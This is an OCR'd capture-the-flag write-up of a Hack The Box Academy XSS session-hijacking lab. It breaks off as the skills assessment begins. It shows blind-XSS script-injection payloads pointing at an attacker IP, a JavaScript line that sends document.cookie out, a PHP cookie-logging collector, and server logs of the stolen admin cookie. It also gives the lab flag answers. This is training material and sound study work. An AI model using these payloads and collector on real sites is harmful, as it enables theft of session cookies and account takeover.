
Session Hijacking:

Question: Try to repeat what you learned in this section to identify the vulnerable input field and find a working XSS payload, and then use the 'Session Hijacking' scripts to grab the Admin's cookie and use it in 'login.php' to get the flag.

Answer: HTB{4lw4y5_53cur3_y0ur_c00k135}


Method: in this question – we go to '/hijacking' path:

```
http://<target-IP>/hijacking
```



We get to a registration page with 5 parameters

Lets try to make a registration:


http://10.129.211.34/hijacking/

TB Academy · CTF Platform · Help Center · HTB Blog

User Registration

jon snow


jonsnow

••••••••••

jonsnow@winterfell.com

e:Jon_Snow_Season_8.png

Upon registration..


http://10.129.90.133/hijacking/?fullname=jon+snow&username=jonsnow&passwo

HTB Academy · CTF Platform · Help Center · HTB Blog


Thank you for registering.
An Admin will review your registration request.

The conclusion from this request – that whatever XXS attempts we perform on the inputs – it will not be displayed for us. So we can not just throw ‘alert’ to check what input field is XXS vulnerable. We will have to use something more elobarated.

For that we will inject html script that contains javascript which sends a request to us. From whatever input put the request and receive a request – we know its XXS vulnerable.

First we start netcat listener on port 8081:

```
nc -lnvp 8081
```


```
┌─[eu-academy-2]─[10.10.14.129]─[
└──╼ [★]$ nc -lnvp 8081
listening on [any] 8081 ...
```


Now – we enter the following payload to every input field one by one:

```
<script src=http://[attaker-IP]:8081></script>
'><script src=http://[attaker-IP]:8081></script>
"><script src=http://[attaker-IP]:8081></script>
javascript:eval('var
a=document.createElement(\'script\');a.src=\'http://[attaker
-IP]:8081\';document.body.appendChild(a)')
<script>function b(){eval(this.responseText)};a=new
XMLHttpRequest();a.addEventListener("load", b);a.open("GET",
"//[attaker-IP]:8081");a.send();</script>
<script>$.getScript("http://[attaker-IP]:8081")</script>
```

Until we see a incoming traffic to our netcat listener.

Now – I will tell you upfront that the vulnerable input field is the 'Profile Picture URL' field.


Here is the request at how its seen in burpsuite:



Request to http://10.129.90.133:80

```
GET /hijacking/?fullname=jonsnow&username=jonsnow&password=winterfell&email=jonsnow%40winterfell.con&imgurl=
%3Cscript+src%3Dhttp%3A%2F%2F10.10.14.129%3A8081%3E%3C%2Fscript%3E+%27%3E%3Cscript+src%3Dhttp%3A%2F%2F10.10.14.129%3A
8081%3E%3C%2Fscript%3E+%22%3E%3Cscript+src%3Dhttp%3A%2F%2F10.10.14.129%3A8081%3E%3C%2Fscript%3E+javascript%3Aeval%28%
27var+a%3Ddocument.createElement%28%5C%27script%5C%27%29%3Ba.src%3D%5C%27http%3A%2F%2F10.10.14.129%3A8081%5C%27%3Bdoc
ument.body.appendChild%28a%29%27%29+%3Cscript%3Efunction+b%28%29%7Beval%28this.responseText%29%7D%3Ba%3Dnew+XMLHttpRe
quest%28%29%3Ba.addEventListener%28%22load%22%2C+b%29%3Ba.open%28%22GET%22%2C+%22%2F%2F10.10.14.129%3A8081%22%29%3Ba.
send%28%29%3B%3C%2Fscript%3E+%3Cscript%3E%24.getScript%28%22http%3A%2F%2F10.10.14.129%3A8081%22%29%3C%2Fscript%3E
```

And the netcat incoming request:



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-j5a0hpcmoo]─[~]
└──╼ [★]$ nc -lnvp 8081
listening on [any] 8081 ...
connect to [10.10.14.129] from (UNKNOWN) [10.129.90.133] 43326
GET / HTTP/1.1
Host: 10.10.14.129:8081
Connection: keep-alive
User-Agent: HTBXSS/1.0
Accept: */*
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

Now that we have confirmed that the vulnerable input field is the image URL – lets exploit it:

First we have to create some files on the pwnbox:


‘index.js’ and ‘index.php’

Lets start with index.js:

```
touch index.js
```

in it we put the content:

```
new Image().src='http://<attacker-
IP>:8081/index.php?c='+document.cookie
```




```
^C┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-j5a0hpcmoo]─[~]
└──╼ [★]$ cat index.js
new Image().src='http://10.10.14.129:8081/index.php?c='+document.cookie
```

The next one is index.php:

```
touch index.php
```

in it we put the content:


```
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} |
Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
```



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-j5a0hpcmoo]─[~]
└──╼ [★]$ cat index.php
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
```

When both files are ready – we run **php** listener (NOT NETCAT!) on port 8081, using the command:

```
sudo php -S 0.0.0.0:8081
```




```
^C┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-j5a0hpcmoo]─[~]
└──╼ [★]$ sudo php -S 0.0.0.0:8081
[Sun Sep 15 05:18:25 2024] PHP 8.2.20 Development Server (http://0.0.0.0:8081) started
```

Now that the php listener in on, lets inject to the image URL the following payload:

```
<script src=http://[attacker-IP]:8081/index.js></script>
'><script src=http://[attacker-IP]:8081/index.js></script>
"><script src=http://[attacker-IP]:8081/index.js></script>
javascript:eval('var
a=document.createElement(\'script\');a.src=\'http://[attacke
r-IP]:8081/index.js\';document.body.appendChild(a)')
<script>function b(){eval(this.responseText)};a=new
XMLHttpRequest();a.addEventListener("load", b);a.open("GET",
"//[attacker-IP]:8081/index.js");a.send();</script>
<script>$.getScript("http://[attacker-
IP]:8081/index.js")</script>
```


*make sure to replace all 6 occurrences of '[attacker-IP]' with your own attacker IP. *



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-j5a0hpcmoo]─[~]
└──╼ [★]$ sudo php -S 0.0.0.0:8081
[Sun Sep 15 05:10:08 2024] PHP 8.2.20 Development Server (http://0.0.0.0:8081)
started
[Sun Sep 15 05:10:13 2024] 10.129.229.232:50250 Accepted
[Sun Sep 15 05:10:13 2024] 10.129.229.232:50250 [200]: GET /index.js
[Sun Sep 15 05:10:13 2024] 10.129.229.232:50250 Closing
[Sun Sep 15 05:10:13 2024] 10.129.229.232:50252 Accepted
[Sun Sep 15 05:10:13 2024] 10.129.229.232:50252 [200]: GET /index.php?c=cookie=
c00k1355h0u1d8353cu23d
[Sun Sep 15 05:10:13 2024] 10.129.229.232:50252 Closing
[Sun Sep 15 05:10:13 2024] 10.129.229.232:50254 Accepted
[Sun Sep 15 05:10:13 2024] 10.129.229.232:50254 [200]: GET /index.js
[Sun Sep 15 05:10:13 2024] 10.129.229.232:50254 Closing
```

We have the cookie! 'cookie=c00k1355h0u1d8353cu23d'

*note – if we run the php listener without sudo – we still get the cookie:




```
0]: GET /index.php?c=cookie=c00k1355h0u1d8353cu23d - Uncaught TypeError:
```


But there will be some errors in communication. *

Now that we have the cookie – lets go to

```
http://<target-IP>/hijacking/login.php
```




Lets insert the cookie in the firefox cookie editor:



http://10.129.229.232/hijacking/login.php
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
Admin
Username
Password
Cookie-Editor - Add a Cookie
Ad Skillshare | Explore your creativity with thousands of hands-on classes.
Not interested
Later

Name: cookie
Value: c00k1355h0u1d8353cu23d

Refresh the page:


http://10.129.229.232/hijacking/login.php


rtifications HTB Academy CTF Platform Help Center HTB Blog

Welcome Back Admin


HTB{4lw4y5_53cur3_y0ur_c00k135}

Logout

**note – if you encounter with 'First Party Isolation' in firefox – follow those steps:


To disable First-Party Isolation in Firefox, you can follow these steps:

1. **Open Firefox:** Launch your Firefox browser.
2. **Access Configuration Settings:**
   - Type `about:config` in the address bar and press `Enter`.
   - A warning page may appear. Click on "Accept the Risk and Continue" to proceed to the configuration page.
3. **Search for First-Party Isolation Setting:**
   - In the search bar on the configuration page, type `privacy.firstparty.isolate`.
4. **Disable First-Party Isolation:**
   - Locate the `privacy.firstparty.isolate` preference.
   - Double-click on it to change its value from `true` to `false`.
5. **Restart Firefox:**
   - Restart your browser to apply the changes.


Firefox about:config

HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog

privacy.firstparty.isolate

Show only modified preferences

privacy.firstparty.isolate false

And restart the browser. **

Skills Assessment

Skills Assessment:


Question: What is the value of the 'flag' cookie?

Answer: HTB{cr055_5173_5cr1p71n6_n1nj4}

Method: for the skills assessment – we are provided with the '/assessment' folder to investigate:

```
http://<target-IP>/assessment
```


we get to this security blog page:



